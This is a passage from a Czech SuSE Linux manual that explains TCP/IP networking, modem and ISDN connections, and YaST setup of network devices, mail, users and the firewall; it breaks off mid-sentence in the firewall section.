Všechny počítače připojené k Internetu tvoří obrovskou síť, kde běží různé operační systémy na různých platformách. Aby spolu mohly jednotlivé počítače komunikovat, musí existovat jeden společný a závazný komunikační protokol, na jehož základě si budou s to jednotlivé počítače vyměňovat data. Toto zajišťují *Internet Protocol (IP)*, *Transmission Control Protocol (TCP)*, *User Datagram Protocol (UDP)* a *Internet Control Message*

Protocol (ICMP). Tyto protokoly dohromady umožňují vzájemnou komunikaci v síti. Souborně se označují zkratkou jako *TCP/IP*.

Každý počítač připojený k Internetu má identifikační číslo, tzv. *IP adresu*, které je v celé síti jedinečné. Protože si ale lidé radši pamatují jména a názvy než sledy čísel v IP adresách, převádí se tato čísla na názvy – pro převod IP adres se používá systém *DNS* (angl. *Domain Name System*). Počítač, který provádí převod adres, se nazývá *nameserver*.

Dále pak zde jsou také různé síťové protokoly, které zajišťují přenos *TCP/IP* dat. Jedná se např. o *Ethernet* (síťové karty) a *PPP* (angl. *Point to Point Protocol*) (modemy a ISDN). Abyste získali přístup na Internet, musíte se nejdříve připojit k vašemu poskytovateli připojení (pomocí *PPP*, *PPPoE* atd.). Následně se vytvoří *TCP/IP* spojení.

Na vrstvě *TCP/IP* jsou pak další protokoly, kterým už rozumí konkrétní aplikaci. Například:

- ▷ *HTTP* (angl. *HyperText Transfer Protocol*) je protokol pro přenos WWW stránek ve formátu *HTML* (angl. *HyperText Transfer Protocol*)
- ▷ *SMTP* (angl. *Simple Mail Transfer Protocol*) je protokol pro odesílání elektronické pošty na poštovní server. Pro stahování pošty ze serveru se pak používá *POP3* (angl. *Post Office Protocol*)
- ▷ *FTP* (angl. *File Transfer Protocol*) se využívá pro přenos souborů

Aby mohlo více aplikací najednou využívat jednu přenosovou linku, např. prohlížeč, poštovní program atd., používá každá aplikace vlastní *TCP/IP* spojení. Velké objemy dat jsou před odesláním rozděleny na malé pakety a ty jsou pak odesílány. Lze tak zároveň odesílat i přijímat data z více aplikací současně na jediném fyzickém spoji.

Protože může více programů využívat stejné internetové připojení, nestačí pro identifikaci pouze IP adresa (ta určuje pouze počítač). K jednoznačnému určení se používají tzv. *porty*, pomocí kterých se pakety předají určité aplikaci.

Standardní služby pak používají již předem definovaná čísla portů:

- ▷ *DNS* port 53,
- ▷ *HTTP* port 80,
- ▷ *SMTP* port 25 a *POP3* port 110,
- ▷ *FTP* porty 20 a 21.

Dotaz na http server by měl správně vypadat jako služba: `//počítač:port`. Konkrétně webové stránky společnosti SuSE: `http://suse.cz:80`. Protože však některé služby běží standardně na známých číslech portů, číslo portu se obvykle vynechává. Pouze v případě, že se klient dotazuje na správném portu, má možnost využít službu.

Vytáčet na vyžádání (Dial on Demand)

Jestliže při nastavování připojení v modulech YaST aktivujete položku 'Vytáčet na vyžádání', pak se počítač automaticky připojí na Internet vždy, když o to požádá libovolná aplikace. Tedy např. po kliknutí na hypertextový odkaz v prohlížeči se automaticky naváže spojení. Nebo po dopsání e-mailu a stisknutí tlačítka pro odeslání bude automaticky navázáno spojení, odešle se dopis a přijme nová pošta. Tato volba je vhodná především pokud máte sjednané paušální platby za připojení. Pokud nezaškrtnete položku 'Vytáčet na vyžádání' musíte vždy, když se chcete připojit, ručně navázat spojení. Použít můžete například program z KDE KInternet.

Upozornění

V České republice zatím bohužel neexistují tarify s paušální platbou za připojení na Internet pomocí modemu. Automatické navazování krátkých spojení tedy může výrazně zvýšit vaše náklady na připojení.

Upozornění

Jak v Linuxu fungují modemy a ISDN modemy

Nejdříve si přiblížíme v kostce technické pozadí používání modemů v Linuxu, protože základní orientace se bude velice hodit později pro pochopení souvislostí.

1. Sériové rozhraní

Většinou se komunikace s modemy provádí prostřednictvím sériového kabelu, tzn. že jádro a modem si spolu povídají prostřednictvím sériového zařízení.

- `/dev/ttyS0` je první sériové rozhraní¹
- `/dev/ttyS1` je druhé sériové rozhraní

¹Všimněte si číslování od nuly.

Aby se jádro a modem domluvily, potřebují IO adresu a přerušení (angl. *interrupt*). Jádro tedy musí znát IO port a přerušení, které je nastaveno na sériovém rozhraní. Standardně BIOS nastavuje následující hodnoty:

	1. sériové rozhraní	2. sériové rozhraní
IO	3f8 (hexadecimálně)	2f8 (hexadecimálně)
Přerušení	4	3

Pokud tedy nenastavíte jiné hodnoty, pokouší se jádro použít tyto hodnoty. V případě potřeby sdělte BIOSu tyto hodnoty pro rozhraní (možná bude třeba nastavit 'PnP OS installed' na no).

Linuxové jádro standardně podporuje další dva sériové porty s následujícími hodnotami:

	/dev/ttyS2	/dev/ttyS3
IO	3e8 (hexadecimálně)	2e8 (hexadecimálně)
Přerušení	4	3

Pokud je hardware nastaven na jiné hodnoty, pak je třeba buď upravit tyto hodnoty nebo sdělit tyto informace jádru příkazem `setserial`.

Podrobnější informace získáte na adrese

http://portal.suse.com/sdb/en/1999/10/hoe_pci_modem.html.

2. AT příkazy

Tzv. AT příkazy (resp. Hayes instrukce) jsou standardním jazykem, pomocí kterého programy pro navazování spojení posílají své příkazy modemu, který pak vytváří spojení s poskytovatelem připojení. Je proto třeba, aby modem tyto příkazy ovládal. V Linuxu není možné použít softwarovou emulaci AT příkazů tak, jak je to v MS Windows. Modemy používající softwarovou emulaci se pak nazývají **Winmodemy**. Toto se týká především interních modemů. Pokud si nejste jisti, zda váš modem ovládá AT příkazy, pak kontaktujte svého prodejce nebo výrobce. Blíže se této tematice věnuje SDB dokument `WinModemy také pro Linux?`, který naleznete na http://portal.suse.com/sdb/cz/2000/04/cep_winmodem.html.

3. ISDN terminály

ISDN terminály se až na dvě drobnosti chovají stejně jako běžné analogové modemy. Proto se v následujícím textu budou popisy pro modemy vztahovat i pro ISDN terminály. Výše zmíněné rozdíly jsou následující.

1. Analogový modem je konstruován tak, že se připojuje na běžnou telefonní linku (pro hlasové služby). ISDN terminál se připojuje k ISDN zásuvce

2. ISDN terminál musí znát navíc rozšířenou sadu AT příkazů pro korektní inicializaci. Toto je většinou uvedeno v dokumentaci k zařízení, případně se dotážete prodejce nebo výrobce

4. USB

USB modemy a USB ISDN terminály musí odpovídat USB CDC ACM specifikaci tak, aby jádro mohlo rozpoznat zařízení a komunikovat s ním. V případě pochybností je spojte se svým prodejcem nebo výrobcem, zda modem odpovídá specifikaci *Universal Serial Bus Communication Device Class Abstract Control Model*, zkráceně ACM.

5. Výstavba spojení s poskytovatelem připojení

Výstavbu spojení je možné velice dobře sledovat v případě, že spouštíte `wvdial` ručně z konzole. Podrobné informace o výstavbě spojení jsou zaprotokolovány v souboru `/var/log/messages`.

- Navazování fyzického spojení programem `wvdial`. Tento program využívá AT příkazy pro inicializaci modemu a telefonní číslo poskytovatele. Pokud druhá strana hovor přijme, dohodnou se modemy automaticky na rychlosti přenosu podle kvality a zatížení linky. Když bude vše v pořádku, zobrazí se hlášení `CONNECT`. Pak spustí `wvdial` démona `pppd` (angl. *Point to Point Protocol Daemon*). Od této chvíle modem pouze převádí digitální data přicházející na sériové rozhraní na akustický signál a naopak. Tím je zajištěna hardwarová část spojení
- Následně probíhá výstavba PPP a TCP/IP spojení démonem `pppd` (angl. *Point to Point Protocol Daemon*), který spouští protokoly zajišťující softwarovou část spojení:
 - ▷ **LCP** (angl. *Link Control Protocol*) se používá pro výstavbu PPP spojení
 - ▷ Pro autentizaci se používají buď **PAP** (angl. *Password Authentication Protocol*) nebo **CHAP** (angl. *Challenge Handshake Authentication Protocol*)
 - ▷ Optimální kompresi přenášených dat zajistí **CCP** (angl. *Compression Control Protocol*)
 - ▷ V závěru tvorby spojení je pomocí **IPCP** (angl. *IP Control Protocol*) vybudováno TCP/IP spojení

Pokud vše proběhlo v pořádku, zobrazí se local IP address, remote IP address, DNS address a jako poslední hlášení Connected. . . . Předpokladem pro výstavbu PPP a TCP/IP spojení je podpora PPP spojení u poskytovatele a umožnění TCP/IP spojení.

Na konci celého procesu je tedy k dispozici TCP/IP spojení mezi lokálním počítačem s lokální IP adresou a počítačem poskytovatele se vzdálenou IP adresou. Navíc je k dispozici spojení také s nameserverem, tj. DNS adresou.

Proč mi nefunguje modem

Zde je výstup programu `wvdial`, který zobrazuje úspěšnou výstavbu spojení (zkráceno):

```
tux@earth:~ > wvdial
ATZ
OK
--> Modem initialized.
ATDT0987654321
CONNECT
--> Carrier detected. Starting PPP immediately.
--> pppd: Authentication started
--> pppd: Authentication successful
--> pppd: local IP address 10.100.200.1
--> pppd: remote IP address 10.100.200.2
--> pppd: primary DNS address 10.100.200.3
--> Connected... Press Ctrl-C to disconnect
```

Kde může být zakopán pes:

1. Modem neodpovídá na ATZ hlášením OK – měli byste zkontrolovat podmínky uvedené v bodech 1-4
2. Po vytočení čísla ATDT0987654321 se nezobrazí CONNECT – modem našel modem poskytovatele, resp. druhá strana ho nepřijímá. Zkontrolujte číslo a přesvědčte se, zda poskytovatel nemá obsazen všechny přípojně body
3. Po startu pppd se nezobrazí takřka žádná hlášení a pppd se ihned ukončí – zkontrolujte zasunutí kabelů. Démon pppd potřebuje mít propojen celý kabel, což `wvdial` nevyžaduje. Pokud to nepomůže, pak se dotážete poskytovatele, zda podporuje PPP, resp. výrobce, zda máte zcela zapojený modem. Můžete také vyzkoušet jiného poskytovatele

4. Nepovede se autentizace, tj. druhá strana nepřijme vaše uživatelské jméno nebo heslo. Pokud toto funguje se stejnými hodnotami v jiném operačním systému, neznamená to, že toto jsou opravdu ty potřebné informace. V případě pochybností se zeptejte poskytovatele

Podrobnější informace o případných chybách a způsobu jejich odstranění jsou uvedeny na <http://portal.suse.com/sdb/cz/index.html>, kde jako klíčové slovo pro vyhledávání použijte modem.

Konfigurace síťových zařízení v programu YaST

Konfigurace modemu

Po spuštění YaST otevřete záložku ‘Síťová zařízení’ a spusťte modul ‘Modem’. YaST se pak pokusí automaticky rozpoznat typ modemu. Jestliže najde váš modem, zobrazí ho v horním okně. Označte ho myší. Pokud ho nenajde, zvolte položku ‘Jiné (nerozpoznáno)...’. Nyní klikněte na ‘Konfigurovat...’.

V případě, že YaST modem našel, má modem přiřazenou hodnotu položky ‘Modemové zařízení’. V opačném případě do tohoto políčka musíte zadat odkaz na modemové zařízení (např. `/dev/ttyS2`). Když se připojujete na jiné UTO, pak nezapomeňte uvést předčísli. Důležitým tlačítkem je ‘Detekovat oznamovací tón’, tj. zda bude modem čekat před začátkem vytáčení na oznamovací tón, nebo začne ihned vytáčet. Máte-li problém s připojením, vypněte tuto volbu. Tlačítkem ‘Detaily’ můžete nastavit maximální přenosovou rychlost a ‘Inicializační řetězce pro modem’. Zde byste měli provádět změny pouze v případě, že váš modem nebyl automaticky rozpoznán a je třeba pro něj použít speciální nastavení. To se však týká především ISDN terminálů. V každém případě se podívejte do manuálu k modemu, kde by měly být uvedeny potřebné inicializační řetězce.

V dialogu **Výběr poskytovatele Internetu** zvolte ‘Česká republika’ a ze seznamu poskytovatelů připojení si zvolte toho svého. Pokud ho zde nenaleznete, pak stiskněte tlačítko ‘Nový’ a doplňte informace ručně. Pokud máte jako poskytovatele třeba *Jendu Bendu z Horní Dolní*, pak můžete jako ‘Jméno poskytovatele’ rozepsat na *Jenda Benda, Horní Dolní*. Případně zkuste vybrat jiného poskytovatele a podívejte se na to, jak jsou jména vyplněna zde. Následně je třeba uvést ‘Telefonní číslo’, tj. číslo poskytovatele, ne vaše. Na konec doplňte ‘Jméno uživatele’ a ‘Heslo’, které bude při navazování spojení automaticky použito. Je možné, že nechcete heslo uložit na disk a budete ho vždy při navazování spojení psát. V tom případě zvolte ‘Vždy se mě zeptat’.

Následují **Parametry pro připojení k Internetu**. Zde můžete ‘Aktivovat firewall...’ pro dané spojení. Když aktivujete ‘Vytáčet na vyžádání’, pak se např.

po kliknutí na hypertextový odkaz v prohlížeči automaticky naváže spojení (přečtěte si sekci 5 na straně 99). Políčko 'Modifikovat DNS po spojení' byste měli nechat zaškrtnuto, pokud vám poskytovatel při každém připojení nastaví adresu DNS. V opačném případě kontaktujte ISP a vyžádejte si adresy DNS, které si sám nastavíte. V políčku 'Čas nečinnosti' zadejte hodnotu, po jak dlouhé době nevyužívání spoje se má spojení přerušit.

Tlačítkem 'IP detaily' přejdete do dialogu **Nastavení IP adresy**, kde můžete nastavit buď přidělování 'Dynamické IP adresy' nebo ručně zvolit 'Lokální IP adresu (vašeho počítače)' a 'Vzdálenou IP adresu'.

Následně pak ukončete nastavení opakovaným stiskem 'Další' a pokud nebudete chtít přidávat další poskytovatele, resp. modemy – uzavřete tlačítkem 'Konec'.

ISDN

Konfigurace ISDN je k dispozici v záložce 'Síťová zařízení'. Pokud VdST našel vaše zařízení vyberte ho, jinak zvolte 'Jiné (nerozpoznáno)'. Klikněte na 'Konfigurovat...'. Přejdete k menu **Volba protokolu ISDN**. Zde je přednastaveným standardem 'Euro-ISDN (EDSS1)'. '1TR6' je protokol pro starší, resp. větší terminály. V USA se používá 'NI1'. Zadejte kód země (pro ČR +420). Když se připojujete na jiné UTO, pak nezapomeňte uvést předčíslí.

V dalším dialogu nastavte rozhraní vaší ISDN karty. Standardní hodnotou je 'SyncPPP'. Podle způsobu přihlašování případně zadejte vaše telefonní číslo a v dalším okně pak vaší a vzdálenou IP adresu.

V dialogu **Výběr poskytovatele (ISP)** je uveden seznam poskytovatelů pro jednotlivé země. V případě, že váš poskytovatel zde není uveden, přidejte ho do seznamu tlačítkem 'Nový'.

V dalším dialogu můžete upravit parametry ISP. Je-li to třeba, zadejte předvolbu (většinou přes nulu, ale bližší informace naleznete v manuálu k zařízení). Dále pak uveďte uživatelské jméno a heslo, které jste obdrželi od poskytovatele.

Dále zde můžete určit 'Způsob vytáčení'. Bližší informace o automatickém režimu vytáčení naleznete v kapitole 5 na straně 99. Pokud nezaškrtnete volbu 'Vytáčet na vyžádání', můžete pro přihlašování použít program KInternet.

Políčko 'Modifikovat DNS po spojení' byste měli nechat zaškrtnuto, pokud vám poskytovatel při každém připojení nastaví adresu DNS. V opačném případě kontaktujte ISP a vyžádejte si adresy DNS, které sem doplníte. V políčku 'Čas nečinnosti' zadejte hodnotu po jak dlouhé době nevyužívání spoje se má spojení přerušit.

Síťová karta

Spusťte modul 'Síťová karta'. Po spuštění modulu bude automaticky detekována síťová karta. Označte ji myší. Pokud nebyla karta rozpoznána automaticky, pak vyberte 'Jiné (nerozpoznáno)'. Přejděte do dalšího dialogu pomocí 'Konfigurovat...'. Zde zadejte údaje týkající se vaší sítě. Tedy zda použijete 'Automatické přidělení adresy pomocí DHCP' nebo 'Nastavení statické adresy':

- 'Automatické přidělení adresy pomocí DHCP' – DHCP (angl. *Dynamic Host Configuration Protocol*) se stará o automatické přidělování IP adres z DHCP serveru. Konfigurace sítě se pak provádí automaticky. Tuto položku můžete zvolit pouze v případě, že máte v síti konfigurován DHCP server
- 'Nastavení statické adresy' – toto je konvenční postup. Vložte svou IP adresu. V poli 'Síťová maska podsítě' pak nastavte síťovou masku.

Podrobnější informace a technické pozadí o routování a dalších síťových službách naleznete v kapitolách věnovaných síťování.



Figure 5.11: YaST: Konfigurace síťové karty

Kabelový modem

Připojení pomocí kabelového modemu probíhá obvykle tak, že od poskytovatele kabelové televize a zároveň ISP dostanete modem. Ten je na jedné straně

připojen k televiznímu kabelu a na straně druhé k počítači pomocí síťové karty. Připojení kabelového modemu tedy spočívá v konfiguraci síťové karty. Postupujte podle návodu na připojení síťové karty a do relevantních políček zadejte informace, které vám dodal poskytovatel připojení.

ADSL

Modul programu YaST 'DSL' vám umožní nastavit připojení přes ADSL. Můžete nastavit spojení pomocí těchto protokolů:

- PPP nad Ethernetem (PPPoE)
- PPP nad ATM (PPPoATM)
- CAPI pro ADSL
- Tunnel protokol pro point-to-point (PPTP)

O nastavení ADSL v České republice se více dočtete v kapitole 21 na straně 515.

Síťové služby

Tato záložka je určena pokročilým uživatelům a správcům sítí. Nastavování služeb vyžaduje hlubší znalosti správy systému a sítí. Je třeba si pečlivě prostudovat kapitolu *Linux v síti* a poté se držte nápovědy v levé části jednotlivých modulů.

Upozornění

Je třeba si uvědomit, že pro pokročilou správu není možné využít bezplatnou instalační podporu. Jsme vám samozřejmě schopni pomoci v rámci našich placených expertních služeb klientům.

Upozornění

V této části je probráno pouze základní nastavení služeb. Více detailnějších informací o nastavení systému SuSE Linux jako síťového serveru, najdete v pozdějších kapitolách této knihy.

Agent přenosu pošty (MTA)

V tomto modulu můžete nastavit poštovní služby běžící na vašem systému. Pro odeslání a příjem se používá program postfix nebo sendmail. Poštu lze odesílat i přes SMTP server vašeho ISP. Stahování pošty ze vzdálených účtů a její doručení lokálnímu uživateli pak můžete nastavit pomocí fetchmail.

Můžete také používat poštovní klientský program (např. KMail nebo Evolution) pro přístup k vaší poště pomocí POP3 a odesílání přes SMTP. V tomto případě nemusíte tento modul vůbec nastavovat a stačí když si nastavíte tyto klientské aplikace.

Pokud chcete nastavit poštovní systém, otevřete složku 'Síťové služby' a spusťte modul 'Agent přenosu pošty (MTA)'. Následně si YaST prohlédne váš systém a načte potřebné konfigurační soubory. Pak otevře dialog **Typ připojení**, kde můžete zvolit z následujících možností:

- 'Permanentní' – připojení např. pevnou linkou nebo mikrovlnou k Internetu. Připojení k Internetu je trvalé (pokud nespadne) a není třeba se připojovat. Toto nastavení by měli zvolit také uživatelé v lokální síti nepoužívající pevnou linku, ale centrální *poštovní server* (angl. *mail server*) pro odesílání pošty
- 'Vytáčená linka (modem)' – Toto nastavení asi bude používat většina uživatelů, kteří se připojují z domova bez lokální sítě, tedy pomocí modemu, ADSL, ISDN atd.
- 'Žádné připojení' – bude aktivována podpora pro posílání pošty pouze mezi uživateli v rámci tohoto počítače

Další volbou v tomto dialogu je 'Povolit hledání virů (AMaViS)', což je antivirová ochrana. Po jejím zvolení bude automaticky nainstalován antivirový program, který bude kontrolovat příchozí i odchozí poštu. Ačkoliv 99% virů je vytvářeno pro operační systém Windows a základní filozofie Linuxu brání masivnějšímu šíření virů, může se antivirový program hodit v případě, že počítač slouží jako poštovní server a k němu se připojují počítače s Windows. Viry jsou pak odstraňovány již na serveru.

Další dialog bude závislý podle zvoleného typu připojení.

Permanentní připojení

Zde je možné nastavit 'Server odchozí pošty', který se ale používá hlavně u vytáčených spojení. Zadejte zde SMTP server vašeho poskytovatele připojení. Stiskem 'Maškaráda' přejdete do dialogu **Maškaráda**. Nastavení maškarády

se hodí především dvěma skupinám uživatelů. Pokud používáte jako svou doménu např. mujpocitac.doma, pak vám poštovní server může odmítnout spojení s tím, že takovou doménu nezná. Toto závisí také do značné míry na možnostech nastavení poštovního klienta, protože třeba KMail je s to provést toto nastavení sám. Druhým případem je ten, kdy se vypisuje i doména nižší úrovně, např. jan.benda@pocitac03.suse.cz a je třeba, aby odchozí pošta byla ve formátu jan.benda@suse.cz. Pro 'Domény určené k maškarádě' se používá jako oddělovač mezera. Další možností je nastavení **Ověřování**. Zde můžete nastavit přihlašovací údaje, které po vás případně při používání poštovního serveru žádá váš ISP.



Figure 5.12: YaST Příjem pošty

Tímto je nastavena 'Odchozí pošta' a můžeme přistoupit k dialogu 'Příchozí pošta'. Pokud provozujete poštovní server, pak zaškrtněte 'Přijmout vzdálená SMTP spojení'. Navíc zde máte možnost nastavit stahování pošty ze vzdálených účtů. Dále můžete přesměrovat příchozí poštu pro superuživatele na jiný účet. Uživatelé jsou pak adresovány nejruznější systémové zprávy a hlášení. Další položkou je vyznačené pole 'Stahování'. Zde nastavíme vzdálené účty a v položce 'Protokol' způsob stahování z těchto účtů. Položka 'Alias...' se hodí především pro automaticky vytvářené účty spojené s užíváním určitého programu nebo služby. Tímto způsobem si tedy může správce systému přesměrovat systémovou poštu na svůj nerootovský účet. Zatímco aliasy přesměrovávají poštu podle části uvedené před zavináčem, 'Virtuální domény...' přesměrují poštu podle domény, tj. textu za zavináčem.

Nastavení vytáčeného spojení

Při nastavování vytáčeného spojení jsou některé volby identické, jako u nastavení pro trvalé připojení. Doporučujeme proto prostudovat i výše uvedenou kapitolu.

V sekci 'Odchozí pošta' je nezbytně nutné zadat 'Server odchozí pošty', kde zadejte buď název vzdáleného serveru (např. smtp.seznam.cz nebo jeho IP adresu (v našem případě tedy 212.80.76.43)). Stejně jako u permanentního připojení lze nastavit maškarádu a ověřování, které jsou popsány výše.

Po nastavení odchozí pošty je možné přistoupit k nastavení příchozích zpráv. I zde je třeba uvést server, tentokrát však pro poštu, která vám přichází. Nejčastěji se používá protokol POP3 nebo IMAP, takže název serveru může být např. pop3.seznam.cz. Jako protokol je dobré nechat nastavenou hodnotu 'AUTO'. Pouze v případě, že máte problémy se stahováním pošty zde nastavte explicitně používaný protokol. Další položkou je 'Vzdálené uživatelské jméno' a 'Heslo', které budou použity pro přihlašování ke vzdálenému poštovnímu účtu. Když budete chtít povolit přístup přímo ke svému počítači, tj. vytvořit z něj poštovní server, tak zaškrtněte volbu 'Přijmout vzdálená SMTP spojení'. Uvědomte si ale, že v okamžiku, kdy budete mít zaškrtnutu tuto volbu a počítač nebude připojen k síti, budou se e-maily vracet odesílatelům s tím, že příjemce není dostupný. Jako poslední je nastavení 'Přesměrovat poštu uživatele root na' jiný účet. Což se hodí správci systému, který se nechce neustále přihlašovat jako root a kontrolovat příchozí poštu, což jsou většinou systémová hlášení.

Síťové služby (xinetd)

Tento modul slouží pro nastavení přístupu k jednotlivým síťovým službám a je určen pro pokročilé uživatele. Můžete zde nastavit např. telnet, talk, ftp a další, které pak budou spouštěny přímo při startu systému. Když je povolíte – umožníte vzdáleným uživatelům přístup k těmto službám. Pro každou službu máte také možnost nastavit různé parametry. Standardně je hlavní služba (xinetd), která spouští ostatní služby, vypnuta.

Upozornění

Znovu musíme upozornit, že se jedná o nástroj pro experty! Neprovádějte zde žádné změny, pokud si nejste jisti, co děláte!

Upozornění

NIS a NFS server

Jakmile uživatelé chtějí pracovat na více různých strojích v síti, je třeba zajistit, aby na všech systémech měli pokud možno stejný účet, a na každém stroji měli dostupná požadovaná data, například domácí adresář. Toho lze snadno dosáhnout použitím NIS serveru dohromady s NFS serverem. Problematika nastavení těchto služeb je probrána v *NIS – uživatelé v síti* na straně 418 a sdílení dat v síti pak v *NFS – distribuované souborové systémy* na straně 422.

DNS a jméno počítače

Zde nastavíte jméno počítače a DNS. Podrobněji je problematika popsána v *Připojení k síti* na straně 380 a *DNS – doménová jména* na straně 391.

Směrování

Směrování síťového provozu je důležitou vlastností Linuxových systémů. V *Připojení k síti* na straně 380 najdete kompletní vysvětlení směrování v Linuxu.

Bezpečnost a uživatelé

Základním rysem Linuxu je jeho víceuživatelské prostředí. Několik uživatelů může najednou nezávisle pracovat na jediném Linuxovém systému. Každý uživatel má svůj uživatelský účet a je identifikován podle jednoznačného přihlašovacího jména – (angl. *login*). Uživatelé mají každý svůj vlastní domácí adresář, kam ukládají osobní data a individuální nastavení aplikací.

Správce uživatelů

Po spuštění modulu se otevře dialog 'Správa uživatelů a jejich skupin'. Práce s tímto modulem je zcela intuitivní. Pomocí zaškrtnutí tlačítek v horní části, můžete zvolit zda chcete upravovat uživatele či skupiny. Pro odstranění uživatele stačí kliknout na uživatele a stisknout 'Smazat'. Obdobným způsobem se mění nastavení uživatelů. Pokud máte na systému mnoho uživatelů, nebo jste připojeni na NIS server, můžete pomocí 'Nastavit filtr' přepínat mezi systémovými a lokálními uživateli. Užitečná je také možnost upravit výchozí nastavení pro nově založené uživatele. To provedeme výběrem 'Výchozí nastavení pro nové uživatele' z nabídky 'Expertní volby...'. Zde můžeme nastavit výchozí příslušnost do skupiny, přihlašovací shell, kde bude domácí adresář, odkud se mají nahrát přednastavené konfigurační soubory atd.



Figure 5.13: Editovat a založit uživatele v YaST

Správce skupin

Tento modul vám výrazně usnadní správu skupin. Jedná se o identický dialog jako je 'Správa uživatelů', pouze je zde přednastavena 'Správa skupin'. V okně jsou vypsány stávající skupiny, které můžete mazat nebo editovat, resp. vytvářet nové.

Nastavení bezpečnosti

Po spuštění modulu se otevře dialog **Lokální bezpečnostní nastavení**, kde můžete buď zvolit jeden ze tří stupňů podle určení počítače, nebo zvolit 'Vlastní nastavení'. Následně pak přejdete do dialogu 'Nastavení hesla', kde jsou jednotlivé položky přehledně vysvětleny v nápovědě. Postupně projdete dalšími dialogy, kde budete moci upravit všechna nastavení. Jednotlivé položky jsou podrobně vysvětleny v nápovědě v levé části okna.

Firewall

Firewall slouží pro automatickou ochranu počítače před útoky z Internetu, resp. ostatní počítače nemohou navázat spojení s vaším počítačem. Zároveň je však povoleno navazování spojení z vašeho počítače k jiným stanicím. Není přitom třeba upravovat konfigurační soubory, vše je již připraveno. Musíte nastavit typ



Figure 5.14: YaST: Konfigurace bezpečnosti systému

síťového rozhraní, tj. zda se připojujete prostřednictvím modemu, síťové karty nebo třeba ISDN². Pokud nebudete spokojeni s nastavením pomocí následujících dialogů, můžete nastavení ručně upravit v souboru `/etc/sysconfig/SuSEfirewall12`. YaST totiž ukládá nastavení firewallu do tohoto souboru, a odtud bere data pro nastavení samotného firewallu. Vaše ruční změny se tedy neztratí.

Firewall filtruje následující komunikaci:

- Všechny pokusy o navázání TCP spojení. Firewall tomu zabráni tak, že odmítne první příchozí TCP paket, čímž zabráni navázání korektního TCP spojení. Takže pakety, které nepatří k již existujícímu TCP spojení, a nejsou požadavky na navázání TCP spojení pak budou zahozeny. A to nezávisle na dalších pravidlech pro filtrování.
- Všechny UDP pakety, kromě příchozích na port 53³, nebudou také propuštěny. Většinou budete používat nameserver poskytovatele, který se automaticky konfiguruje při navazování internetového spojení.
- Některé ICMP pakety.

Všechna pravidla pro filtrování platí pouze pro zkonfigurované (nebo zkonfigurovaná) rozhraní. U některých služeb může vést filtrování k vedlejším

²Tomu pak odpovídá ppp0, eth0 a ippp0

³Na tomto portu poslouchá služba DNS (viz `/etc/services`).

účinkům. Týká se to především IRC (CTCP), ftp (PORT režim, passive-ftp⁴ funguje), tiskové služby, real audio, real video, cucme, napster, icq a několik dalších.

Nastavení firewallu

Po spuštění modulu 'Firewall' se otevře dialog 'Nastavení firewallu (krok 1/4): Základní nastavení', kde určíte, které rozhraní je připojeno do internetu a bude chráněno:

eth0 znamená, že bude filtrována komunikace procházející přes síťovou kartu, tj. pokud se připojujete pevnou linkou, radiovým nebo mikrovlnným pojítkem, pak zvolte tuto možnost. Pokud používáte PPPoE, pak vaše ethernetové rozhraní není vnější

ippp0 je určeno pro ochranu komunikace prostřednictvím ISDN terminálů

ppp0 slouží pro modemy

Figure 5.15: YaST: SuSEfirewall: Základní nastavení

Po zvolení chráněného kanálu přejdete do 'Nastavení firewallu (krok 2/4): Služby'. Zde můžete povolit některé ze služeb, případně v menu 'Expertní...'

⁴Což používají některé prohlížeče.

